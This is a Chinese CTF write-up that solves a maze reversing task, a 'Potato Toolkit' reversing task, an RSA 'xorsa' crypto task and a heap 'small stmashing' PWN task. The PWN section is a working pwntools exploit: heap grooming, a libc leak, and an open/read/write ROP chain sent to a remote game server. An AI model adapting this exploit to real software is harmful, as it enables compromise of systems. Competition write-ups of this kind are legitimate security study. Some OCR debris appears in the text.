
Map_maze

迷宫题




U D L R分别对应上下左右

断到如下图位置



然后进v5，把地图dump下来



```
import idc
import idaapi
import idautils

def dereference_pointer_and_get_value(address):
    pointer_value = idc.get_wide_dword(address)
    if not idc.is_loaded(pointer_value):
        return None
    return idc.get_wide_dword(pointer_value)

def dump_array_with_dereference(start_address, rows, cols, output_file):
    result = []
    current_address = start_address

    for row in range(rows):
        line = []
        for col in range(cols):
            dereferenced_value =
dereference_pointer_and_get_value(current_address)
            if dereferenced_value is None:
                line.append("Invalid")
            else:
                line.append(hex(dereferenced_value))
            current_address += 4
        result.append(line)

    with open(output_file, "w") as f:
        for line in result:
            f.write(" ".join(line) + "\n")

    print(f"Dumped {output_file}")

start_address = 0x005FFA30
rows = 15
cols = 15
output_file = "array_dump.txt"

dump_array_with_dereference(start_address, rows, cols, output_file)
```

走0到右下角

```
2.py
0x0                Aa ab .* 第 39 项，共 62 项
0x0 0x1 0x1 0x1 0x1 0x1 0x1 0x1 0x1 0x1 0x1 0x1 0x1 0x1 0x1
0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x0 0x1 0x1 0x1 0x1 0x1 0x1
0x1 0x1 0x0 0x1 0x1 0x1 0x1 0x1 0x0 0x1 0x1 0x1 0x1 0x1 0x1
0x1 0x1 0x0 0x1 0x1 0x1 0x1 0x1 0x0 0x0 0x0 0x0 0x1 0x1 0x1
0x1 0x1 0x0 0x0 0x0 0x0 0x0 0x1 0x0 0x0 0x0 0x1 0x1 0x1 0x1
0x1 0x1 0x0 0x1 0x1 0x1 0x0 0x0 0x0 0x0 0x0 0x1 0x1 0x1 0x1
0x1 0x1 0x0 0x1 0x1 0x1 0x0 0x1 0x1 0x1 0x0 0x1 0x1 0x1 0x1
0x1 0x0 0x0 0x1 0x1 0x1 0x0 0x1 0x1 0x1 0x0 0x1 0x1 0x1 0x1
0x1 0x1 0x0 0x0 0x0 0x0 0x0 0x1 0x1 0x1 0x0 0x1 0x1 0x1 0x1
0x1 0x1 0x1 0x1 0x1 0x1 0x0 0x1 0x1 0x1 0x0 0x1 0x1 0x1 0x1
0x1 0x1 0x1 0x1 0x1 0x1 0x0 0x0 0x0 0x0 0x0 0x1 0x1 0x1 0x1
0x1 0x1 0x1 0x1 0x1 0x1 0x1 0x1 0x1 0x0 0x0 0x0 0x0 0x1 0x1
0x1 0x1 0x1 0x1 0x1 0x1 0x1 0x1 0x1 0x0 0x1 0x1 0x0 0x1 0x1
0x1 0x1 0x1 0x1 0x1 0x1 0x1 0x1 0x1 0x0 0x1 0x1 0x0 0x1 0x1
0x1 0x1 0x1 0x1 0x1 0x1 0x1 0x1 0x1 0x1 0x1 0x1 0x0 0x0 0x0
```


试了好几种路径才交上

DRRDDDDDDDRRRRDDRRRDRRRDDDRR


LZSDS{1979869e0c4ef6c542e54ae5c48f63ec}

Potato Toolkit

随便输入下



ida搜报错字符串能跟到这个函数




1wesa234

qwe123998244353


试着分别输入到http语言指令和炸洋芋参数里面

有进度条了，只不过拉满之后直接闪退了


动调断在exit(0) 这个位置



然后进v18



0x8的位置按d，指针转出来可以直接看见flag



Crypto

xorsa

恢复p，q很简单，试了一下e与phi不互素，拿板子打

```
from Crypto.Util.number import *
c =
13760578729891127041098229431259961120216468948795732373975536417751222443069805
77569384556000588198162220208988386639557715470122904624588228212705496911421030
71751165741784288230438170419562075032992207210421365158639796555782104995120449
17781566303947681251248645504273995402630701480590505840473412765662
n =
14247038211821385209759067256846232227444163173099199085257790370590450749665206
55616336475426918225535808494835434582789898723475666213397463311706290237081185
54666653517840271253331126630750853956765011217597866997201490985764331418177375
64928779420725539793335830274229206316999461309927000523188222801659
```

```
hint1 =
8938538619961731399716016665470564084986243880394928918482374295814509353382364651201249532111268951793354572124324033902502588541297713297622432670722730
hint2 =
1493298155243474837320092849325750387759519643879388609208314494000605554020636706320849032906759121914762492378489852575583260177546578935320977613050647
e = 2026
q = hint2
p = hint1^q

e = e //2
phi = (p-1)*(q-1)
d = inverse(e,phi)
m = pow(c,d,n)
from gmpy2 import *
m = gmpy2.iroot(m,2)[0]
print(long_to_bytes(m))
```

PWN

small stmashing

exp:

```
from pwn import *
context(arch = 'amd64', os = 'linux', log_level = 'debug', terminal = ['tmux',
'splitw', '-h', '-p', '80'])
# p = process('./pwn')
p  = remote('gamebox.yunyansec.com', 57785)
libc = ELF('./libc-2.31.so')

def add(size):
    p.recvuntil('Your choice:')
    p.send(b'1'.ljust(0x10, b'\x00'))
    p.recvuntil('size:\n')
    p.send(bytes(str(size), 'utf-8').ljust(0x10, b'\x00'))
    p.recvuntil('Add Ptr: ')
def delete(index):
    p.recvuntil('Your choice:')
    p.send(b'2'.ljust(0x10, b'\x00'))
    p.recvuntil('Idx:\n')
    p.send(bytes(str(index), 'utf-8').ljust(0x10, b'\x00'))
def edit(index, content):
    p.recvuntil('Your choice:')
    p.send(b'3'.ljust(0x10, b'\x00'))
    p.recvuntil('Idx:\n')
    p.send(bytes(str(index), 'utf-8').ljust(0x10, b'\x00'))
    p.recvuntil('Content:\n')
    p.send(content)
def show(index):
    p.recvuntil('Your choice:')
    p.send(b'4'.ljust(0x10, b'\x00'))
    p.recvuntil('Idx:\n')
    p.send(bytes(str(index), 'utf-8').ljust(0x10, b'\x00'))

def magic():
    p.recvuntil('Your choice:')
    p.send(b'5'.ljust(0x10, b'\x00'))

byte = 0x4040C0

chunk_addr = 0
for i in range(3):  # index [0-2]
    add(0xC0)
```

```python
for i in range(3):
    delete(i)

for i in range(7): # index [3-9]
    add(0x200)

for i in range(7):
    delete(i + 3)

for i in range(7): # index [9-16]
    add(0x130)

for i in range(7):
    delete(i + 3  + 7)

byte = 0x4040C0 - 0x10

add(0x200) # index 16
heap_base = int(p.recvline(), 16) - 0x2e20
add(0x200) # index 17 U
add(0x200) # index 18
heap_tmp = int(p.recvline(), 16)
flag_addr = heap_tmp + 0x8 * 4
add(0x200) # index 19 U
add(0x200) # index 20

delete(17)
show(17)
# 泄露libc地址
libc_base = u64(p.recv(6).ljust(8, b'\x00')) - 0x1ecbe0
add(0x130) # index 21

delete(19)
add(0x130) # index 22

add(0x200)

# 设置
payload_chunk = b'a' * 0x130 + p64(0) + p64(0xD1) + p64(heap_base + 0x2f50) +
p64(heap_tmp)
edit(19, payload_chunk)

edit(19, p64(0) + p64(0xD1) + p64(0) + p64(byte) + b'flag\x00')
add(0xC0)

# libc地址
pop_rax = libc_base + 0x0000000000036174
pop_rdi = libc_base + 0x0000000000023b6a
pop_rsi = libc_base + 0x000000000002601f
pop_rdx_r12 = libc_base + 0x0000000000119431
syscall = libc_base + 0x00000000000630a9

# gdb.attach(p, 'b *0x4016A9')

magic()
payload = b'a' * 0x30 + p64(0)
# openat
payload += p64(pop_rax) + p64(257)
payload += p64(pop_rdi) + p64(0xffffff9c)
payload += p64(pop_rsi) + p64(flag_addr)
payload += p64(pop_rdx_r12) + p64(0) + p64(0)
payload += p64(syscall)
# read
payload += p64(pop_rax) + p64(0)
payload += p64(pop_rdi) + p64(3)
```

```
payload += p64(pop_rsi) + p64(flag_addr)
payload += p64(pop_rdx_r12) + p64(0x100) + p64(0)
payload += p64(syscall)
# write
payload += p64(pop_rax) + p64(1)
payload += p64(pop_rdi) + p64(1)
payload += p64(pop_rsi) + p64(flag_addr)
payload += p64(pop_rdx_r12) + p64(0x100) + p64(0)
payload += p64(syscall)
p.send(payload)


p.interactive()
```